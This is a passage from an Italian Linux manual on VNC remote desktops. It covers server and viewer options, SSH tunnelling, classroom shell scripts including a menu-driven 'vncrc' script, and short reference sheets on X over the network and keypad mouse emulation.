`:`***n_stazione_grafica***	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione si tenta di usare '**`:0`**'.
`-auth` ***file***	Definisce il nome del file usato per l'autenticazione di X.
`-geometry` ***n_punti_larghezza***`x`***n_punti_altezza***	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
`-depth` ***n_bit***	Definisce la profondità di colori espressa in numero di bit.
`-nevershared` `-alwaysshared`	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.
`-rfbwait` ***n_millisecondi***	Definisce il tempo massimo di attesa, in millisecondi, per un cliente VNC.
`-rfbauth` ***file***	Definisce il file contenente la parola d'ordine cifrata che serve per consentire l'accesso.
`-rfbport` ***n_porta***	Definisce il numero della porta usata per la comunicazione con i clienti VNC.
`-fp` ***stringa***	Definisce l'elenco dei percorsi delle directory contenenti informazioni sui caratteri tipografici da usare.
`-co` ***file***	Definisce il file contenente le informazioni sui colori, senza l'estensione '`.txt`'. Generalmente si ricopia il percorso indicato nella direttiva '**`RgbPath`**' del file '`/etc/X11/XF86Config`[-4]' o '`/etc/X11/xorg.conf`'.
`-dpi` ***n_punti***	Definisce la risoluzione in punti per pollice.

In alternativa all'avvio diretto di '**`Xvnc`**', il comando di avvio potrebbe essere sostituito così:

```
...
# Start VNC server at screen :1, using ~/.vnc/log for log file.
vncserver :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -dpi 100 \
    -startup true 2> ~/.vnc/log &
...
```

Si può osservare la comparsa dell'opzione '**`-startup`**', con la quale si vuole evitare che '**`vncserver`**' avvii autonomamente un gestore di sessione o altro, che comunque viene già controllato all'interno del proprio script.

235.4 Configurazione e utilizzo dei caratteri tipografici

Non esiste una configurazione vera e propria del servente VNC; esiste piuttosto una configurazione di '**`vncserver`**', che di solito si lascia commentata completamente. In ogni caso, si tratta del file '`/etc/vnc.conf`' ed eventualmente di '`~/.vncrc`'.

L'utilizzo di questi file diventa utile, quindi, solo se si avvia il servente VNC attraverso '**`vncserver`**' e si sono manifestati dei problemi a cui si pone rimedio solo con la configurazione.

Una situazione in cui è necessario intervenire nella configurazione è la presenza di direttive '**`FontPath`**' nel file di configurazione di X ('`/etc/X11/XF86Config*`', '`/etc/X11/xorg.conf`', ecc.), che fanno riferimento a caratteri tipografici non esistenti; per esempio quando queste informazioni sono fornite da un servente di caratteri che in quel momento non risulta rispondere. In tal caso, si può specificare nella configurazione quali percorsi sono sicuri, tralasciando il superfluo.

235.5 Accesso a un servente VNC

Si può accedere a un servente VNC con diversi programmi, ma in un sistema GNU dovrebbe essere preferibile farlo attraverso '**`xvncviewer`**'. Come lascia intuire il nome, si tratta di un programma che richiede l'uso di un servente X già attivo, che mostra poi la stazione grafica remota in una finestra di quella locale.

Di solito è necessario avviare '**`xvncviewer`**' da una finestra di terminale, per poter specificare a quale nodo di rete e a quale stazione grafica collegarsi. Si utilizza la sintassi seguente:

```
xvncviewer [opzioni] nodo:n_stazione_grafica
```

Se nella riga di comando non viene specificata l'opzione '**`-passwd`**' (con la quale si indica un file contenente una parola d'ordine cifrata), è necessario inserire la parola d'ordine per l'accesso al servente VNC:

`$` **`xvncviewer dinkel.brot.dg:1`** [*Invio*]

```
VNC viewer version 3.3.5 - built Nov 22 2002 09:31:25
Copyright (C) 2002 RealVNC Ltd.
Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
See http://www.realvnc.com for information on VNC.
VNC server supports protocol version 3.3 (viewer 3.3)
```

`Password:` ***digitazione_all'oscuro*** [*Invio*]

Successivamente vengono visualizzate altre informazioni, quindi appare la finestra relativa alla comunicazione con il servente VNC.

Se quello che si vede è solo uno sfondo grigio, senza applicazioni attive, dove premendo i tasti del mouse non si ottiene nulla, è probabile che il servente VNC sia stato avviato senza un gestore di finestre o un gestore di sessione.

Quando si vuole visualizzare semplicemente ciò che accade in un servente VNC, senza poter interferire, mentre un altro cliente VNC sta interagendo, si può usare l'opzione '**-viewonly**', assieme a '**-shared**'. Eventualmente, dalla parte del servente si può usare l'opzione '**-alwaysshared**' per garantire che sia consentito l'accesso simultaneo da parte di più clienti (questa opzione vale sia per l'avvio diretto di '**Xvnc**', sia per l'involucro '**vncserver**'):

$ **xvncviewer -viewonly dinkel.brot.dg:1** [*Invio*]

Segue la descrizione di alcune opzioni.

Tabella 235.12. Alcune opzioni della riga di comando di '**xvncviewer**'.

Opzione o argomento	Descrizione
nodo : ***n_stazione_grafica***	Consente di indicare il nodo di rete e il numero di stazione grafica da utilizzare.
-shared	Richiede una connessione a un servente VNC, consentendo esplicitamente la condivisione dello stesso con altri clienti.
-viewonly	Richiede una connessione a un servente VNC per la sola visualizzazione di ciò che accade. Di solito si usa assieme all'opzione '**-shared**'.
-fullscreen	Fa in modo di funzionare occupando tutta la superficie disponibile, senza il contorno di una finestra.
-passwd ***file***	Consente di specificare un file contenente una parola d'ordine cifrata, che dovrebbe corrispondere a quanto utilizzato dallo stesso servente, in modo da non richiedere all'utente l'inserimento della stessa.

235.5.1 Utilizzo di «svncviewer»

Se il proprio sistema GNU/Linux dispone della libreria SVGAlib (capitolo 223) configurata correttamente, è possibile usare il programma '**svncviewer**' [2] per accedere a un servente VNC senza bisogno di X:

svncviewer [opzioni] ***nodo*** : ***n_stazione_grafica***

Come ogni programma che richieda di accedere direttamente all'adattatore grafico, anche questo deve essere avviato con i privilegi dell'utente '**root**', pertanto, può essere necessario attribuirgli il permesso SUID associato all'utente '**root**' (SUID-root).

Le opzioni principali e gli argomenti per l'uso di questo programma sono abbastanza simili a quelle di '**xvncviewer**', come annotato nella tabella successiva.

Tabella 235.13. Alcune opzioni della riga di comando di '**`svncviewer`**'.

Opzione o argomento	Descrizione
nodo **:** ***n_stazione_grafica***	Consente di indicare il nodo di rete e il numero di stazione grafica da utilizzare.
`-shared`	Richiede una connessione a un servente VNC, consentendo esplicitamente la condivisione dello stesso con altri clienti.
`-passwd` ***file***	Consente di specificare un file contenente una parola d'ordine cifrata, che dovrebbe corrispondere a quanto utilizzato dallo stesso servente, in modo da non richiedere all'utente l'inserimento della stessa.

235.6 Utilizzo comune di VNC

La situazione in cui è più comune l'utilizzo di VNC è quella dell'utente che si trova lontano dal proprio elaboratore, al quale può comunque accedere attraverso la rete. In generale, in questo elaboratore remoto non è già in funzione alcun servente VNC, pertanto conviene avviare X nell'elaboratore di cui si dispone temporaneamente; quindi, da lì, con una finestra di terminale, si può contattare l'elaboratore remoto e avviare il servente VNC. Se tutto funziona correttamente, il servente VNC viene avviato con caratteristiche compatibili alla grafica di cui si dispone effettivamente; quindi ci si può collegare con un cliente VNC.

elaboratore_locale `$` **`ssh tizio@dinkel.brot.dg`** [*Invio*]

In questo modo ci si collega all'elaboratore *`dinkel.brot.dg`* utilizzando l'utenza '**`tizio`**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto `$` **`vncserver`** [*Invio*]

Quindi, se tutto ha funzionato correttamente ci si collega con un cliente VNC:

elaboratore_remoto `$` **`exit`** [*Invio*]

elaboratore_locale `$` **`xvncviewer dinkel.brot.dg:1`** [*Invio*]

235.7 VNC attraverso un tunnel cifrato con il protocollo SSH

Attraverso Secure Shell (capitolo 409) è possibile creare un tunnel cifrato, per utilizzare con più tranquillità l'accesso a un servente VNC. Viene riproposto l'esempio di utilizzo comune, utilizzando un tunnel del genere:

elaboratore_locale `$` **`ssh tizio@dinkel.brot.dg`** [*Invio*]

In questo modo ci si collega all'elaboratore *`dinkel.brot.dg`* utilizzando l'utenza '**`tizio`**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto `$` **`vncserver`** [*Invio*]

Dall'elaboratore locale ci si collega nuovamente con l'elaboratore remoto per creare un tunnel cifrato:

elaboratore_remoto$ **`exit`** [*Invio*]

elaboratore_locale$ **`ssh -N -L 5901:dinkel.brot.dg:5901`** [*Invio*]

A questo punto, invece di contattare direttamente l'elaboratore remoto `dinkel.brot.dg`, è invece sufficiente collegarsi a quello locale; prima però, conviene mettere il programma '**`ssh`**' sullo sfondo:

[*Ctrl z*]

elaboratore_locale$ **`bg`** [*Invio*]

elaboratore_locale$ **`xvncviewer localhost:1`** [*Invio*]

235.8 Inserire VNC automaticamente all'avvio di X

È possibile realizzare uno script con cui si avvia un servente VNC e subito dopo X con un cliente VNC, a tutto schermo, che punta esattamente al servente locale, senza interferire con l'utente. Questo tipo di tecnica può servire in un laboratorio didattico in due casi: quando l'insegnante vuole avviare una sessione di lavoro grafica, pronta subito perché gli studenti vi si possano collegare, evitando così di utilizzare una lavagna luminosa; quando si vuole fare avviare agli studenti la sessione di lavoro grafica in modo che l'insegnante abbia la possibilità di intervenire sul loro lavoro, senza doversi spostare fisicamente dalla sua postazione.

```
#!/bin/sh
# vncsc1024

# X fonts.
VNC_FONTS=\
/usr/lib/X11/fonts/misc,\
/usr/lib/X11/fonts/75dpi,\
/usr/lib/X11/fonts/100dpi/,\
/usr/lib/X11/fonts/Type1/,\
/usr/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -alwaysshared nologo -dpi 100 2> ~/.vnc/log &

# Start the window manager inside a wrap script.
```

```
# After window manager run, the VNC server should be killed, by
# the wrap script.
vncwm &

# Start xinit with xvncviewer as a client
xinit /usr/bin/xvncviewer -fullscreen -passwd ~/.vnc/passwd localhost:1
```

Come si può osservare, questo esempio è molto simile a quanto già visto in una sezione precedente, dove la novità sta nell'avviare, dopo lo script '**`vncwm`**', '**`xinit`**' specificando l'avvio di '**`xvncviewer`**' al posto del solito gestore di finestre. Naturalmente, lo script '**`vncwm`**' rimane tale e quale a prima:

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; \
                                 killall Xrealvnc ; \
                                 killall Xtightvnc
```

Come si può intuire, lo script che qui è stato chiamato '**`vncsc1024`**' è adatto per l'insegnante (o il relatore) che vuole consentire l'accesso ai suoi studenti, a cui deve comunicare anche la parola d'ordine per accedere, che come si vede viene sostituita ogni volta. Diversamente, se si vuole realizzare uno script da fare usare agli studenti al posto del solito '**`startx`**', si deve fare in modo che il file della parola d'ordine sia già stato preparato e sia «standard»; l'estratto seguente mostra solo le istruzioni salienti da modificare:

```
# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
cp /etc/vnc/sharedx.passwd ~/.vnc/passwd
chmod 0600 ~/.vnc/passwd
```

Anche qui è possibile utilizzare '**`vncserver`**' con l'aggiunta dell'opzione '**`-startup`**':

```
…
# Start VNC server at screen :1, using ~/.vnc/log for log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -alwaysshared nologo -dpi 100 \
    -startup true 2> ~/.vnc/log &
…
```

235.9 RealVNC e TightVNC

I due filoni principali dello sviluppo di VNC sono rappresentati da RealVNC e da TightVNC. In generale, questi lavori sono abbastanza compatibili tra di loro, comunque vale la pena di conoscere i nomi con cui potrebbero essere distinti i programmi e gli script che li riguardano:

VNC	VNC4	RealVNC	TightVNC
'**Xvnc**'	'**Xvnc4**'	'**Xrealvnc**'	'**Xtightvnc**'
'**vncserver**'	'**vnc4server**'	'**realvncserver**'	'**tightvncserver**'
'**xvncviewer**'	'**xvnc4viewer**'	'**xrealvncviewer**'	'**xtightvncviewer**'
'**vncconnect**'	'**vnc4connect**'	'**realvncconnect**'	'**tightvncconnect**'
'**vncpasswd**'	'**vnc4passwd**'	'**vncpasswd.real**'	--

235.10 Script «vncrc»

La distribuzione nanoLinux (volume XXXII) includeva uno script, denominato '**vncrc**' (oggi incorporato in '**nanorc**'), con lo scopo di facilitare l'uso di VNC (RealVNC o TightVNC), nelle situazioni più comuni. Viene proposta qui una versione semplificata di quello script, che potrebbe essere utile anche al di fuori del contesto particolare di nanoLinux..

```
#!/bin/sh
##
## Multipurpose script to use VNC.
##
#
# Main variables.
#
TEMPORARY=`tempfile`
touch $TEMPORARY
SELECTION=""
#
GEOMETRY=""
DEPTH=""
#
VNC_REMOTE_SERVER=`cat /etc/nanoLinux/all/VNC_REMOTE_SERVER 2> /dev/null`
VNC_REMOTE_SERVERS=`cat /etc/nanoLinux/all/VNC_REMOTE_SERVERS 2> /dev/null`
#
# Encripted default password.
# bla bla bla: zxdftipe
#
ENCRIPTED_PASSWORD="zxdftipe"
PASSWORD_FILE="$HOME/.vnc/passwd"
#
# X fonts.
#
VNC_FONTS=\
/usr/lib/X11/fonts/misc/,\
/usr/lib/X11/fonts/75dpi/:unscaled,\
/usr/lib/X11/fonts/100dpi/:unscaled,\
/usr/lib/X11/fonts/75dpi/,\
/usr/lib/X11/fonts/100dpi/,\
```

```
/usr/lib/X11/fonts/Type1/,\
/usr/lib/X11/fonts/Speedo/
#
# Command line arguments.
#
PROGRAM_NAME=`basename $0`
ARGUMENTS="$@"
#
# Main menu.
#
# srvr  = server
# cclnt = controlling client
# vclnt = viewing client
#
main_menu () {
    if dialog   \
        --clear \
        --title "VNC run commands" \
        --menu "VNC server works at \":1\" and X works at \":0\"" \
        0 0 0 \
        "vncs"            "srvr            + new password" \
        "vncsc"           "srvr + cclnt + X + new password" \
        "vnccx"           "       cclnt + X + password \"$PASSWORD_FILE\"" \
        "vncvx"           "       vclnt + X + password \"$PASSWORD_FILE\"" \
        "vncc"            "       cclnt + X + password \"$PASSWORD_FILE\"" \
        "vncv"            "       vclnt + X + password \"$PASSWORD_FILE\"" \
        "sharedx"         "srvr + cclnt + X + default password" \
        "takesharedx"     "       cclnt + X + default password" \
        "viewsharedx"     "       vclnt + X + default password" \
        2> $TEMPORARY
    then
        SELECTION=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        # Test if the command can be done
        #
        if false
        then
            #
            # There are troubles... (to be done).
            #
            dialog --msgbox "There are unknown troubles..." 0 0
        else
            #
            # Continue as run with this command name (arguments included).
            #
            PROGRAM_NAME="$SELECTION"
        fi
    fi
}
#
# sharedx.
#
```

```
start_shared_x () {
    #
    # Quit old VNC servers and reset personal configuration.
    #
    killall Xvnc 2> /dev/null
    killall Xrealvnc 2> /dev/null
    killall Xtightvnc 2> /dev/null
    rm -f    $PASSWORD_FILE
    echo "$ENCRIPTED_PASSWORD" > $PASSWORD_FILE
    chmod 0600 $PASSWORD_FILE
    #
    # Start VNC server at screen :1, using ~/.vnc/log for log file.
    #
    Xvnc :1 -auth ~/.Xauthority -geometry $GEOMETRY -depth $DEPTH \
        -rfbwait 120000 -rfbauth $PASSWORD_FILE -rfbport 5901 \
        -fp $VNC_FONTS -co /etc/X11/rgb \
        -alwaysshared nologo -dpi 100 2> `dirname $PASSWORD_FILE`/log &
    #
    # If it does not work, start it with vncserver:
    #
    # vncserver :1 -auth ~/.Xauthority -geometry $GEOMETRY -depth $DEPTH \
    #    -rfbwait 120000 -rfbauth $PASSWORD_FILE -rfbport 5901 \
    #    -fp $VNC_FONTS -co /etc/X11/rgb \
    #    -alwaysshared nologo -dpi 100 \
    #    -startup true 2> `dirname $PASSWORD_FILE`/log &
    #
    # Window manager.
    #
    start_vnc_window_manager &
    #
    # Start xinit with xvncviewer as a client
    #
    xinit /usr/bin/xvncviewer -fullscreen -passwd $PASSWORD_FILE localhost:1
}
#
# vncs.
#
start_vncs () {
    #
    # Quit old VNC servers and reset personal configuration.
    #
    killall Xvnc 2> /dev/null
    killall Xrealvnc 2> /dev/null
    killall Xtightvnc 2> /dev/null
    rm -f    $PASSWORD_FILE
    #
    if ! vncpasswd $PASSWORD_FILE
    then
        #
        dialog --msgbox "The password is not valid, sorry." 0 0
        #
        exit
        #
```

```
    fi
    #
    # Start VNC server at screen :1, using ~/.vnc/log for log file.
    #
    Xvnc :1 -auth ~/.Xauthority -geometry $GEOMETRY -depth $DEPTH \
        -rfbwait 120000 -rfbauth $PASSWORD_FILE -rfbport 5901 \
        -fp $VNC_FONTS -co /etc/X11/rgb \
        -alwaysshared nologo -dpi 100 2> `dirname $PASSWORD_FILE`/log &
    #
    # If it does not work, start it with vncserver:
    #
    # vncserver :1 -auth ~/.Xauthority -geometry $GEOMETRY -depth $DEPTH \
    #     -rfbwait 120000 -rfbauth $PASSWORD_FILE -rfbport 5901 \
    #     -fp $VNC_FONTS -co /etc/X11/rgb \
    #     -alwaysshared nologo -dpi 100 \
    #     -startup true 2> `dirname $PASSWORD_FILE`/log &
    #
    # Window manager.
    #
    start_vnc_window_manager &
}
#
# vncwm.
#
start_vnc_window_manager () {
    #
    xsetroot -display :1 -solid NavyBlue
    #
    if [ -f ~/.backgroundcolor ]
    then
        xsetroot -display :1 -solid `cat ~/.backgroundcolor`
    fi
    #
    if [ -f ~/.wallpaper ]
    then
        display -display :1 -window root -backdrop ~/.wallpaper
    fi
    #
    # Start fvwm and kill VNC when it dies.
    #
    fvwm2 -display :1  2> /dev/null ; killall Xvnc 2> /dev/null ; \
                                      killall Xrealvnc 2> /dev/null ; \
                                      killall Xtightvnc 2> /dev/null
    #
}
#
# Common viewer procedure
#
vnc_viewer_procedure () {
    #
    # The default password file will be used if available.
    #
    if [ -f $PASSWORD_FILE ]
```

```
    then
        #
        dialog --msgbox "There is already a file $PASSWORD_FILE. \
If authentication fails, try to remove it." 0 0
        #
    else
        if ! vncpasswd $PASSWORD_FILE
        then
            #
            dialog --msgbox "The password is not valid, \
I will try with a default one." 0 0
            #
            # Try with default password.
            #
            echo "$ENCRIPTED_PASSWORD" > $PASSWORD_FILE
        fi
    fi
    #
    # Check for arguments.
    #
    if [ "$ARGUMENTS" = "" ]
    then
        #
        # Give address.
        #
        if dialog  \
            --title "remote VNC server address" \
            --inputbox \
                "Please insert the remote VNC server address. \
The connection will be tried at screen \":1\"." \
            0 0 \
            "$VNC_REMOTE_SERVER" \
            2> $TEMPORARY
        then
            ARGUMENTS=`cat $TEMPORARY`
            echo "" > $TEMPORARY
        fi
    fi
    #
    # Save data.
    #
    VNC_REMOTE_SERVER="$ARGUMENTS"
    rm -f /etc/nanoLinux/all/VNC_REMOTE_SERVER
    echo "$VNC_REMOTE_SERVER" > /etc/nanoLinux/all/VNC_REMOTE_SERVER
}
#
# Take/view shared x procedure
#
vnc_viewer_shared_x_procedure () {
    #
    # Default password
    #
    rm -f    $PASSWORD_FILE
```

```
    echo "$ENCRIPTED_PASSWORD" > $PASSWORD_FILE
    chmod 0600 $PASSWORD_FILE
    #
    # Check for arguments.
    #
    if [ "$ARGUMENTS" = "" ]
    then
        #
        # Give address.
        #
        if dialog  \
            --title "remote VNC server addresses" \
            --inputbox \
                "Please insert the remote VNC server addresses. \
The connection will be tried at screen \":1\"." \
            0 0 \
            "$VNC_REMOTE_SERVERS" \
            2> $TEMPORARY
        then
            ARGUMENTS=`cat $TEMPORARY`
            echo "" > $TEMPORARY
        fi
    fi
    #
    # Save data.
    #
    VNC_REMOTE_SERVERS="$ARGUMENTS"
    rm -f /etc/nanoLinux/all/VNC_REMOTE_SERVERS
    echo "$VNC_REMOTE_SERVERS" > /etc/nanoLinux/all/VNC_REMOTE_SERVERS
}
#
# Geometry selection.
#
select_geometry () {
    if dialog   \
        --clear \
        --title "geometry" \
        --menu "Select VNC server geometry:" \
        0 0 0 \
        "1024x768"              "default" \
        "1440x1080"             "" \
        "1408x1056"             "" \
        "1376x1032"             "" \
        "1344x1008"             "" \
        "1312x984"              "" \
        "1280x960"              "" \
        "1248x936"              "" \
        "1216x912"              "" \
        "1184x888"              "" \
        "1152x864"              "" \
        "1120x840"              "" \
        "1088x816"              "" \
        "1056x792"              "" \
```

```
        "1024x768"              "usual resolution" \
        "992x744"               "" \
        "960x720"               "" \
        "928x696"               "" \
        "896x672"               "" \
        "864x648"               "" \
        "832x624"               "" \
        "800x600"               "old SVGA resolution" \
        "768x576"               "" \
        "736x552"               "" \
        "704x528"               "" \
        "672x504"               "" \
        "640x480"               "old VGA resolution" \
        "608x456"               "" \
        "576x432"               "" \
        "544x408"               "" \
        "512x384"               "" \
        "480x360"               "" \
        2> $TEMPORARY
    then
        SELECTION=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        GEOMETRY="$SELECTION"
    else
        #
        # Set to a default
        #
        GEOMETRY="1024x768"
    fi
}
#
# Write to log.
#
log_vnc_view () {
    logger "User $USER trying to view VNC server $1"
}
log_vnc_control () {
    logger "User $USER trying to control VNC server $1"
}
#
# Start the command selection
#
if [ "$PROGRAM_NAME" = "vncrc" ]
then
    main_menu
fi
#
# Now the program name might be changed.
#
if  [ "$PROGRAM_NAME" = "sharedx" ]
then
    select_geometry
    DEPTH="16"
```

```
    start_shared_x
elif [ "$PROGRAM_NAME" = "vncs" ]
then
    select_geometry
    DEPTH="16"
    start_vncs
elif [ "$PROGRAM_NAME" = "vnccx" ]
then
    #
    vnc_viewer_procedure
    #
    # Please note that you cannot put it in background!
    #
    xinit /usr/bin/xvncviewer -fullscreen -passwd $PASSWORD_FILE \
        $VNC_REMOTE_SERVER:1
    #
elif [ "$PROGRAM_NAME" = "vncvx" ]
then
    #
    vnc_viewer_procedure
    #
    log_vnc_view $VNC_REMOTE_SERVER:1
    #
    # Please note that you cannot put it in background!
    #
    xinit /usr/bin/xvncviewer -viewonly -fullscreen -passwd $PASSWORD_FILE \
        $VNC_REMOTE_SERVER:1
    #
elif [ "$PROGRAM_NAME" = "vncc" ]
then
    #
    vnc_viewer_procedure
    #
    log_vnc_control $VNC_REMOTE_SERVER:1
    #
    /usr/bin/xvncviewer -passwd $PASSWORD_FILE $VNC_REMOTE_SERVER:1 &
    #
elif [ "$PROGRAM_NAME" = "vncv" ]
then
    #
    vnc_viewer_procedure
    #
    log_vnc_view $VNC_REMOTE_SERVER:1
    #
    /usr/bin/xvncviewer -viewonly -passwd $PASSWORD_FILE $VNC_REMOTE_SERVER:1 &
    #
elif [ "$PROGRAM_NAME" = "vncsc" ]
then
    select_geometry
    DEPTH="16"
    start_vncs
    xinit /usr/bin/xvncviewer -fullscreen -passwd $PASSWORD_FILE localhost:1
    #
```

```
elif [ "$PROGRAM_NAME" = "takesharedx" ]
then
    #
    vnc_viewer_shared_x_procedure
    #
    for a in $ARGUMENTS
    do
        #
        log_vnc_control $a:1
        #
        /usr/bin/xvncviewer -passwd $PASSWORD_FILE "$a:1" -title "$a:1" &
    done
    #
elif [ "$PROGRAM_NAME" = "viewsharedx" ]
then
    #
    vnc_viewer_shared_x_procedure
    #
    for a in $ARGUMENTS
    do
        #
        log_vnc_view $a:1
        #
        /usr/bin/xvncviewer -viewonly -passwd $PASSWORD_FILE "$a:1" \
            -title "$a:1" &
    done
    #
fi
```

235.11 Conclusione

VNC è un lavoro che ha prodotto diversi filoni di sviluppo, per esigenze differenti. Oltre a quanto descritto in questo capitolo esistono diversi altri programmi che possono essere di un certo interesse. Di tale disponibilità è bene tenerne conto, per sapere che può essere utile una ricerca approfondita prima di organizzare il proprio lavoro in modo sistematico con VNC.

235.12 Riferimenti

- *RealVNC*

  ⟨*http://www.realvnc.com* ⟩

- *TightVNC*

  ⟨*http://www.tightvnc.org* ⟩

- Karl Runge, *x11vnc: a VNC server for real X displays*

  ⟨*http://www.karlrunge.com/x11vnc/* ⟩

- Giuseppe De Marco, *Cripting delle sessioni VNC*, articolo contenuto nella rivista *Linux magazine*, edizioni Master, ISSN 1592-8152, anno III, numero 25, dicembre 2002

[1] **VNC** GNU GPL

[2] **Svncviewer** GNU GPL

Parte xxxviii

Promemoria

236 X: uso comune

Comando	Descrizione
`startx &`	Avvia il servente grafico predefinito, secondo quanto stabilito nella configurazione, usando la prima stazione grafica.
`startx -- :1 &`	Avvia il servente grafico predefinito, secondo quanto stabilito nella configurazione, usando la seconda stazione grafica.
`startx -- :2 -depth 16 &`	Avvia il servente grafico predefinito, usando la terza stazione grafica, richiedendo espressamente una profondità di 16 colori.
`startx -- /usr/bin/X11/Xorg :3 &`	Cerca di avviare il servente grafico '**`Xorg`**', usando la quarta stazione grafica, ma può riuscirci solo se l'eseguibile ottiene i privilegi dell'utente '**`root`**'.
`startx -- /usr/bin/X11/X &`	Avviare il servente grafico predefinito, senza opzioni particolari, allo scopo di eludere eventuali misure di sicurezza.
`startx /usr/bin/X11/twm &`	Avvia il servente grafico predefinito, avviando il gestore di finestre Twm come cliente.
`xterm -display :2 &`	Avvia il programma '**`xterm`**' espressamente nella terza stazione grafica locale, ammesso che l'utente ne abbia il permesso.

237 X: accesso attraverso la rete

Si vuole accedere a un elaboratore remoto e da lì si vuole riuscire ad avviare un programma da usare attraverso la stazione grafica locale. L'elaboratore locale è *dinkel.brot.dg* e quello remoto è *roggen.brot.dg*. L'utente ha il nominativo locale '**tizio**' e il nominativo presso la macchina remota corrispondente a '**caio**'. Si usa '**ssh**' per la connessione remota, ma si può usare anche '**rsh**' in modo analogo, ma meno sicuro.

1. Per prima cosa, occorre fare in modo che il servente sia avviato senza l'opzione '**-nolisten tcp**':

   tizio@dinkel.brot.dg:~$ **startx -- /usr/bin/X11/X &** [*Invio*]

2. Dopo aver avviato una finestra di terminale, si invia all'utenza remota la stringa di autorizzazione:

   tizio@dinkel.brot.dg:~$ **xauth extract - $DISPLAY** ↩
   ↪ **| ssh -l caio roggen.brot.dg xauth merge -**
   [*Invio*]

3. Si abilita l'accesso dall'elaboratore remoto:

   tizio@dinkel.brot.dg:~$ **xhost +inet:roggen.brot.dg** [*Invio*]

4. Si accede all'elaboratore remoto:

   tizio@dinkel.brot.dg:~$ **ssh -l caio roggen.brot.dg** [*Invio*]

5. Dall'elaboratore remoto si avvia '**xclock**' in modo che funzioni sulla stazione grafica locale:

   caio@roggen.brot.dg:~$ **xclock -display dinkel.brot.dg:0** [*Invio*]

Con l'aiuto di Secure Shell è possibile semplificare il procedimento.

1. Per prima cosa, nella configurazione del servente di Secure Shell occorre abilitare questa funzionalità:

```
X11Forwarding yes
X11DisplayOffset 10
```

2. Anche il cliente di Secure Shell deve essere configurato in modo adatto:

```
Host *
   ForwardX11 yes
```

3. Si apre un terminale e ci si collega all'elaboratore remoto attraverso Secure Shell; si può notare che la variabile di ambiente '**DISPLAY**' risulta impostata in modo corretto:

   tizio@dinkel.brot.dg:~$ **ssh caio@roggen.brot.dg** [*Invio*]

   caio@roggen.brot.dg:~$ **echo $DISPLAY** [*Invio*]

```
dinkel.brot.dg:10.0
```

4. Dall'elaboratore remoto si avvia '**xclock**' in modo che funzioni sulla stazione grafica locale:

   caio@roggen.brot.dg:~$ **xclock** [*Invio*]

238 X: uso senza dispositivo di puntamento

Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [*Ctrl Maiuscole BlocNum*] («control», «maiuscole», «blocco-numeri»). Se la combinazione riesce si ottiene una segnalazione sonora; se si ripete la combinazione si disabilita l'uso del tastierino.

Combinazione	Effetto
[*Ctrl Maiuscole BlocNum*]	Abilita o disabilita l'emulazione del mouse da tastiera.
[4]	Sposta il puntatore a sinistra.
[7]	Sposta il puntatore a sinistra e in alto.
[8]	Sposta il puntatore in alto.
[9]	Sposta il puntatore a destra e in alto.
[6]	Sposta il puntatore a destra.
[3]	Sposta il puntatore a destra e in basso.
[2]	Sposta il puntatore in basso.
[1]	Sposta il puntatore a sinistra e in basso.
[5]	Clic con il primo tasto.
[/5]	Clic con il primo tasto.
[*5]	Clic con il secondo tasto.
[-5]	Clic con il terzo tasto.
[+]	Clic doppio con il primo tasto.
[/+]	Clic doppio con il primo tasto.
[*+]	Clic doppio con il secondo tasto.
[-+]	Clic doppio con il terzo tasto.
[0]	Mantiene premuto il primo tasto.
[/0]	Mantiene premuto il primo tasto.
[*0]	Mantiene premuto il secondo tasto.
[-0]	Mantiene premuto il terzo tasto.
[.]	Rilascia il primo tasto.
[/.]	Rilascia il primo tasto.
[*.]	Rilascia il secondo tasto.
[-.]	Rilascia il terzo tasto.

Bloc num

primo tasto /

secondo tasto *

terzo tasto –

7

8

9

clic doppio +

4

clic singolo 5

6

1

2

3

Invio

mantiene premuto 0

rilascia .

239 Mappe della tastiera

Figura 239.1. La mappa di una tastiera statunitense standard a 101 tasti, secondo X, nella versione normale e nella versione con tasti morti.

